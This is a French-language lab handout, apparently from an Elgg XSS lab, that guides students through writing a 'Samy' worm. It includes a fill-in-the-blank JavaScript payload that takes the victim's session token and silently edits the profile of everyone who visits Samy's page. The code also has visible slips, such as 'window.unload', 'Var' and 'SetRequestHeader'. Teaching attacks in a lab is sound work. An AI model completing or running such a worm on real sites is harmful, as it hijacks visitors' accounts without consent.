✓ **Tester avec boby.**

6 Modifier le profil de la victime

Pour mener à bien le vers XSS, Samy doit pouvoir modifier le profil des visiteurs de sa page.

6.1 Observation

✓ **Modifiez la rubrique « About me » du profil de Samy** (bouton edit profile) **et observer avec web developper ou live http headers ce qui se passe.**

6.2 Ecriture du code

✓ **Quelle est la méthode HTTP utilisée ici ?**

- ✓ **Quel est le nom d'utilisateur (name) et le guid que vous allez utiliser ?**

- ✓ **Observez l'objet elgg décrit dans elgg.js pour savoir comment accéder au name et au guid en question.**

- ✓ **Complétez le code ci-dessous de façon à ajouter la chaine de caractères « Samy is my HERO » de tous ceux qui visitent la page de Samy.**

```
<script type="text/javascript">
window.unload=function() {
// récupération des infos nécessaires
    var name="&name="+elgg……;   // à compléter
    var guid = "&guid="+elgg……;   // à compléter
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
   var desc="&description=……."+"&accesslevel%5Bdescription%5D=2";  // à compléter

//Construire le contenu de l'URL
   var sendurl="http://www.xsslabelgg.com/action/……./…… ";   //  à compléter
   Content=……. ;  // à compléter, contenu à envoyer
   Var samGuid=47 ;

 if (elgg.session.user.guid!=samGuid)  {
 //Créer et envoyer la requête ajax request afin de modifier le profil de la cible
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("GET",sendurl,true);
     Ajax.SetRequestHeader("Host","www.xsslabelgg.com");
     Ajax.SetRequestHeader("Content-Type","application/x-www-form-
urlencoded");
     Ajax.send(……..);  // à compléter
   }
}
</script>
```

Il faut remplacer les ……. par le code à compléter.

Samy is my Hero apparaitra dans le champ description du compte cible.

Pour envoyer votre requête, vous devez adapter le code à la méthode HTTP utilisée (voir doc sur Ajax.send())

7 pour finir

- ✓ **Allez sur la VM seed lab. Dans le répertoire tango de l'utilisateur seed, ouvrir le fichier monScript.js (avec vi ou nano ou autre……)**

En qwerty m = ? , et : = shift m et ! = shift 1

et . = / : et

- ✓ **Qu'y a-t-il de plus dans ce code par rapport au précédent ?**

- ✓ **Pourquoi est-il, important de séparer la balise </script> de la sorte : .concat(" </ ").concat(" script> ") ?**